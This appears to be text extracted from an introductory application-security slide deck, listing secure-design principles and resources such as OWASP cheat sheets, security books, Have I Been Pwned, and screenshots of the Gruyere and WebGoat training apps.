


Scientists Find Strong Link Between Male Virility, Wearing Mötley Crüe Denim Jacket



Onion Explains: The International State Of Women's Rights












*if exploited would it end up on the front  
page of the paper?*



*if exploited would it end up on the front  
page of the paper?*

*what impact would it have?*

# How the New York Stock Exchange says companies should decide whether to disclose hacks



Source: Navigating the Digital Age: The Definitive Cybersecurity Guide for Directors and Officers Provides Actionable Advice and Best Practices

# Security Principals

- Minimize attack surface area
- Establish secure defaults
- Least privilege
- Defense in depth
- Fail and recover securely
- Don't trust (data, services or infrastructure)
- Separation of duties
- Avoid security by obscurity
- Keep security simple
- Fix security issues correctly
- Detect intrusions
- Assume nothing

# Practical Suggestions

- Application Security Training
- Common Security Control Libraries
- Independent Verification of Security during Development
- Monitor Applications in Production

# RESOURCES

## Self-protected web applications



HDIV is an open-source Java web application security framework that **eliminates or mitigates** web security risks **by design** for some of the most used JVM web frameworks. Unlike traditional external web application firewalls, HDIV works **within web applications**.

[Get HDIV Now!](#)

Protect your web applications against  
attacks

### Covered OWASP top 10 risks

- |  |   |
|--|---|
| <b>A1</b> Injection                                    | <b>A6</b> Sensitive Data Exposure                     |
| <b>A2</b> Broken authentication and session management | <b>A7</b> Missing Function Level Access Control       |
| <b>A3</b> Cross-Site Scripting (XSS)                   | <b>A8</b> Cross-Site Request Forgery (CSRF)           |
| <b>A4</b> Insecure Direct Object References            | <b>A9</b> Using Components with Known Vulnerabilities |
| <b>A5</b> Security Misconfiguration                    | <b>A10</b> Unvalidated Redirects and Forwards         |







ORACLE®



# **Iron-Clad Java: Building Secure Web Applications**



Best Practices for Secure Java Web Application  
Development


**Jim Manico**  
**August Detlefsen**

Contributing Author, Kevin Kenan

Technical Editor, Milton Smith  
Oracle Senior Principal Security Product Manager, Java



Oracle  
Press®



Community Experience Distilled

# Web Penetration Testing with Kali Linux

A practical guide to implementing penetration testing strategies on websites, web applications, and standard web protocols with Kali Linux

Joseph Muniz  
Aamir Lakhani

**[PACKT]** open source\*  
PUBLISHING community experience distilled

# Penetration Testing

*A Hands-On Introduction to Hacking*



Georgia Weidman

*Foreword by Peter Van Eeckhoutte*





# Open Source Cyber Security Learning

Free Training | Careers | Community

Login

Join Cybrary



**70,000,000+**  
training minutes  
delivered



**527,802**  
members



**2,000+**  
topics to  
learn from



<http://twit.tv/show/security-now>



TWEETS 48.5K FOLLOWING 692 FOLLOWERS 27.5K LIKES 456

Follow

### Troy Hunt

@troyhunt

Microsoft MVP for Developer Security, Pluralsight author and international speaker. Online security, technology and "The Cloud". Creator of @haveibeenpwned.

Australia

troyhunt.com

Joined April 2008

2,602 Photos and videos



Tweets Tweets & replies Photos & videos

Pinned Tweet



Troy Hunt @troyhunt · Nov 27

Here's the massive breach I've been working on - 4.8M parents... and 227k kids from VTech: [troyhunt.com/2015/11/when-c](http://troyhunt.com/2015/11/when-c)

...



**Troy Hunt: When children are breached – inside the...**

I suspect we're all getting a little bit too conditioned to data breaches lately. They're in the mai...

[troyhunt.com](http://troyhunt.com)

337 147



Troy Hunt @troyhunt · 2h

Just paid for another year of



# ';--have i been pwned?

Check if you have an account that has been compromised in a data breach

pwned?

64

pwned websites

246,746,687

pwned accounts

30,928

pastes

19,931,854


paste accounts

## Top 10 breaches



152,445,165 Adobe accounts



30,811,934 Ashley Madison accounts 



13,545,468 000webhost accounts

**vtech**

4,833,678 VTech accounts

@mail.ru

4,821,262 mail.ru Dump accounts



4,789,599 Bitcoin Security Forum





# OWASP

Open Web Application  
Security Project

<https://www.owasp.org>



# OWASP Books



# OWASP Cheat Sheets

- Authentication
- Choosing and Using Security Questions
- Clickjacking Defence
- Cross-Site Request Forgery (CSRF) Prevention
- Cryptography Storage
- DOM based XSS Prevention
- Forgot Password
- HTML 5 Security
- Input Validation
- JAAS
- Logging
- Password Storage
- Pinning
- Query Parameterization
- REST Security
- Session Management
- SQL Injection Prevention
- Transport Layer Protection
- Unvalidated Redirects and Forwards
- User Privacy Protection
- Web Service Security
- XSS (Cross Site Scripting) Prevention

## **OWASP Cheat Sheets**

Martin Woschek, [owasp@jesterweb.de](mailto:owasp@jesterweb.de)

April 9, 2015

[https://www.owasp.org/index.php/Cheat\\_Sheets](https://www.owasp.org/index.php/Cheat_Sheets)

# OWASP User Groups

**meetup** Find a Meetup Group Start a Meetup Group Sign up Log in English

# OWASP

The Open Web Application Security Project

Home Members Sponsors Photos Discussions More Join us!

## Columbus, OH

Founded Nov 23, 2013

- AppSec Professionals 100
- Group reviews 3
- Upcoming Meetups 2
- Fast Meetups 9
- Our calendar

Help support your Meetup  
Chip in

**Organizers:**  
Bill Sempf, Constance Matthews, TheAnswar

Contact

**We're about:**  
Security · Web Security · OWASP · Information Security · Application

The Open Web Application Security Project (OWASP) is a 501(c)(3) worldwide not-for-profit charitable organization focused on improving the security of software. Our mission is to make software security visible, so that individuals and organizations worldwide can make informed decisions about true software security risks.

**Join us**  
Join us and be the first to know when new Meetups are scheduled

**Who do I know here?**  
Log in with Facebook to find out  
By creating a Meetup account, you agree to the Terms of Service

## Welcome, AppSec Professionals!

Upcoming 2 Suggested 0 Past Calendar

### Quarterly Seminar

#### Improving Enterprises

One Easton Ova, Suite 175, Columbus, OH (map)

Thu May 28 11:00 AM

RSVP

9 going 0 comments

For our first Lunch Seminar in a while, we are especially honored to bring in Matthew Curtin. Title: Crypto War II: Protecting the Infrastructure Abstract: During the... [LEARN MORE](#)

Hosted by: Bill S. (Organizer)

### What's new

[https://www.owasp.org/index.php/OWASP\\_Chapter](https://www.owasp.org/index.php/OWASP_Chapter)

[Home](#)

[Sign in](#) | [Sign up](#)

# Gruyere: Home

[Refresh](#)

## Most recent snippets:

**Cheddar Mac** Gruyere is the cheesiest application on the web.  
[All snippets](#) [Homepage](#)

**Brie** Brie is the queen of the cheeses!!!  
[All snippets](#) [Homepage](#)



# How to Perform Reflected Cross Site Scripting (XSS) Attacks

OWASP WebGoat V5

◀ Hints ▶ Show Params Show Cookies Show Java Lesson Plans

- Admin Functions
- General
- Code Quality
- Unvalidated Parameters
- Broken Access Control
- Broken Authentication and Session Management
- Cross-Site Scripting (XSS)

[Restart this Lesson](#)

For this exercise, your mission is to come up with some input containing a script. You have to try to get this page to reflect that input back to your browser, which will execute the script and do something bad.

- [LAB: Cross Site Scripting \(XSS\)](#)
- [How to Perform Stored Cross Site Scripting \(XSS\)](#)
- [How to Perform Reflected Cross Site Scripting \(XSS\) Attacks](#)
- [HTTPOnly Test](#)
- [How to Perform Cross Site Tracing \(XST\) Attacks](#)

- Buffer Overflows
- Injection Flaws
- Improper Error Handling
- Insecure Storage
- Denial of Service
- Insecure Configuration Management
- Web Services
- AJAX Security Challenge

## Shopping Cart

Shopping Cart Items -- To Buy Now	Price:	Quantity:	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	<input type="text" value="1"/>	\$69.99
Dynex - Traditional Notebook Case	27.99	<input type="text" value="1"/>	\$27.99
Hewlett-Packard - Pavilion Notebook with Intel® Centrino?	1599.99	<input type="text" value="1"/>	\$1599.99
3 - Year Performance Service Plan \$1000 and Over	299.99	<input type="text" value="1"/>	\$299.99

The total charged to your credit card: \$1997.96

Enter your credit card number:

Enter your three digit access code:

# Christopher M. Judd





